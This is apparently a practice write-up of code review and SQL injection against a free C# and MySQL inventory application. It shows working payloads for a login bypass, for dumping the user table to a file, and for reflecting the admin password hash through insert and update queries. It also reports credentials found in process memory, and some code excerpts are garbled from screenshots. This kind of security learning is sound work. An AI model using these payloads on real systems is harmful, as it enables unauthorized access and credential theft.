### Vulnerable Program

I really think that this site is a godsend for those who wanted to practice `code review`. That being said, my knowledge of C# is as good as an ant. I kinda dived into this program analysing things dynamically.

<u>Inventory System Using C# and MySQL Database Free Source Code | Free Source Code, Projects & Tutorials (sourcecodester.com)</u>

### Program Function – Login


I guess it doesn't take too much words to explain the functionality of this. Takes username and password and pops a message if logon is unsuccessful or it brings you to another screen if login is successful.



### Exploitation

By looking at the call stack, I managed to trace execution to the code that was responsible allowing a user to login. One look at it and you'll know that it is vulnerable.

I intentionally executed a failed login to see how the program processes it.



In this case, I think a normal **or True** – payload would suffice.



True enough it worked and I was able to bypass the authentication mechanism.

admin' or True -- -


```
private void Button1_Click(object sender, EventArgs e)
                                this.txtusername.Text,
"' and pass = sha1('",
this.txtpass.Text,
                           ));
this.config.singleResult(this.sql);
bool flag = this.config.dt.Rows.Count > 0;
                                this.frm.enabled_menu();
base.Close();
                                MessageBox.Show("Account does not exist! Please contact administrator.", "", MessageBoxButtons.OK, MessageBoxIcon.Hand);
                     // Token: 0x06000031 RID: 49 RVA: 0x00005209 File Offset: 0x00003409 private void Button2_Click(object sender, EventArgs e)
                                                                        Value

    ▶ ♣ sizeGripRenderer
    ▶ ♣ smallIcon
    ♣ sql

                                                                        " SELECT* FROM user WHERE user_name = 'admin' or True -- -' and pass = sha1('f')"
     state (System.Windows.Forms.Control)
                                                                       a tabIndex
                                                                       0x00000000
  ▶ 🐾 threadCallbackList
                                                                       Count = 0x00000000
Search Analyzer Locals Call Stack
```


#### Success

This plain screen confirms that I was able to login without providing any valid password.



# Program Function – Add new category

Basically this functionality is as what you see. Basic crud operation for Categories and Units. How this fits into the bigger picture? I have no idea. After a successful CRUD operation, I basically pause the program and inspect the corresponding SQL query.




### **Exploitation**

Once I had the basic idea of how things worked, I tried to exploit it by looking at how the SQL statements are structured. Honestly, my grasp on SQL are quite basic but thanks to portswigger, I know just enough to get results from this.

#### <u>SQL Injection in Different Statement Types - PortSwigger</u>

Looking at the code below, I know that the code is vulnerable.



At first I wanted to do fancy shit, for example inserting results back into category column or somewhere along that lines. However, I chose the simplest option in dumping credentials to a file just to get the proof of concept working.


```
UPDATE tblsettings SET DESCRIPTION= 'test' where id=1; select * from user into outfile
'c://creds.txt' -- -' WHERE ID ='6'
```

I basically copy and pasted the code higlighted in red in the preceding example into the category textbox. Initially, I get a success message. Subsequently, I got an error complaining bout some error in

the SQL query. However that is due to the fact that the input on the category textbox was used for 2 different SQL queries.

test' where id=1; select \* from user into outfile 'c://creds.txt' -- -

#### **Results**




### Success

Basically the existence of this text file confirmed that things are working.



# Program Function – Administer stocks

Nothing really special bout this functionality. It basically allows user to do CRUD operations on items. Guess it's the bread and butter of this whole program.




## Exploitation

In this case, I focused on one functionality, the save button. I did a save on junk items and when I traced its code execution, it leads me to the vulnerable SQL statement which is shown below.

It took me quite some time to get the hang of how to exploit this. By consulting the portswigger link and using some braincells, I saw that it is possible for me to reflect back the result of a successful query into the description textbox.

So I used the payload that is shown below and insert it into the Item Name textbox.

```
testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -
```




Then I traced it to how it executes on the backend. Pretty much a long ass SQL query.

```
insert into tblitems (ITEMID, `NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES
('t00002','testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -','11','tt','1','pcs.')
```

```
"insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('",
                                  this.txtname.Text,
                                  this.txtdescription.Text,
                                  this cbotype Text,
                                  this.txtprice.Text,
                                  this txtqty.Text,
                                  this cbounit. Text,
                               ;;
nis.config.Execute_CUD(<mark>this</mark>.sql, "No data saved.", "Data has been saved in the database.");
nis.config.update_Autonumber(<mark>this</mark>.cbotype.Text);
                        this.btnnew_Click(sender, e);
                  // Token: 0x06000017 RID: 23 RVA: 0x00002E88 File Offset: 0x00001088 private void btnupdate_Click(object sender, EventArgs e)
                        this.sql = string.Concat(new string[]
                                                                    Value
  securityZone
🕨 🐾 sizeGripRenderer
🕨 🐾 smallicon
                                                                    {(lcon)}
                                                                    "insert into tblitems (ITEMID, NAME', 'DESCRIPTION', 'TYPE', 'PRICE', 'QTY',UNIT)VALUES ('t00002', 'te
```

#### Success



### Conclusion

t00002

Although what I learned is nothing earth shattering. Hacking thick client taught me a thing or two bout reading bits and pieces of code.


MOTORS MACHINE

# Additional Stuff

## SQLi strings in memory

testtttt

I logged in to the application successfully. Once logged in, I used process hacker to inspect the program's memory contenty. I discovered admin credentials in memory.



Results - InventorySystem1.0.exe (14268)

Address	Length	Result	
0x1a79cc66304	150	Switch. System. Windows. Forms. Do Not Support Select All Short cut In Multiline Text Box	
0x1a79ce3916c	40	IsVariationSelectors	
0x1a79cf099c4	76	SELECT* FROM user WHERE user_name = '	
0x1a79cf09d14	138	SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('admin')	
0x1a79cf5433c	276	SELECT @@max_allowed_packet, @@character_set_client,	@@character_set_con
0x1a79cf547a4	28	SELECT * FROM	
0x1a79cf5495c	274	SELECT @@max_allowed_packet, @@character_set_client,	@@character_set_con
0x1a79cf54b6c	44	SET SQL_SELECT_LIMIT=0	
0x1a79cf54bb4	44	SET SQL_SELECT_LIMIT=1	
0x1a79cf54f6d	137	SELECT @@max_allowed_packet, @@character_set_client,	@@character_set_con
0x1a79cf5685c	56	SET SQL_SELECT_LIMIT=DEFAULT	
0x1a79cf568b4	78	SELECT TIMEDIFF(NOW(), UTC_TIMESTAMP())	
0x1a79cf56f1d	39	SELECT TIMEDIFF(NOW(), LITC_TIMESTAMP())	
0x1a79cf84974	136	SELECT* FROM user WHERE user_name = 'admin' and pass =	sha1('admin')
0x1a79cf84afc	136	select* from user where user_name = 'admin' and pass = sha1('admin')	
0x1a79cf84f55	68	SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('admin')	

# Update function vulnerable to SQLi


Vulnerable code is shown below. To exploit this vulnerability, the structure of the query needs to remain same. The only thing that would change is the insertion of SQL commands in one of the columns. In this case, the description column would be chosen.

Under normal circumstances, the query shown below gets used.

However, the query needs to be changed in this way. The orange stuff represents command to be piggy-backed. The red stuff is to follow the original structure of the query above.

```
UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`=(select pass from user where
type='administrator'), `TYPE`='ACCESORIES', `PRICE`='50', `UNIT`='kilo' WHERE ITEMID='A000017' --
-
```

When the stuff in red and orange gets inserted. Observe what happens.



Query is being interpreted by the program like this. Stuff in bold and dark blue will be ignored by the database.

```
UPDATE tblitems SET `NAME`='Bolt', `DESCRIPTION`=(select pass from user where
type='administrator'), `TYPE`='ACCESORIES', `PRICE`='50',`UNIT`='kilo' WHERE ITEMID='A000017' --
-', `DESCRIPTION`='vvvv', `TYPE`='ACCESORIES', `PRICE`='50',`UNIT`='kilo' WHERE ITEMID='A000017'
```

Observe admin's hash being displayed.

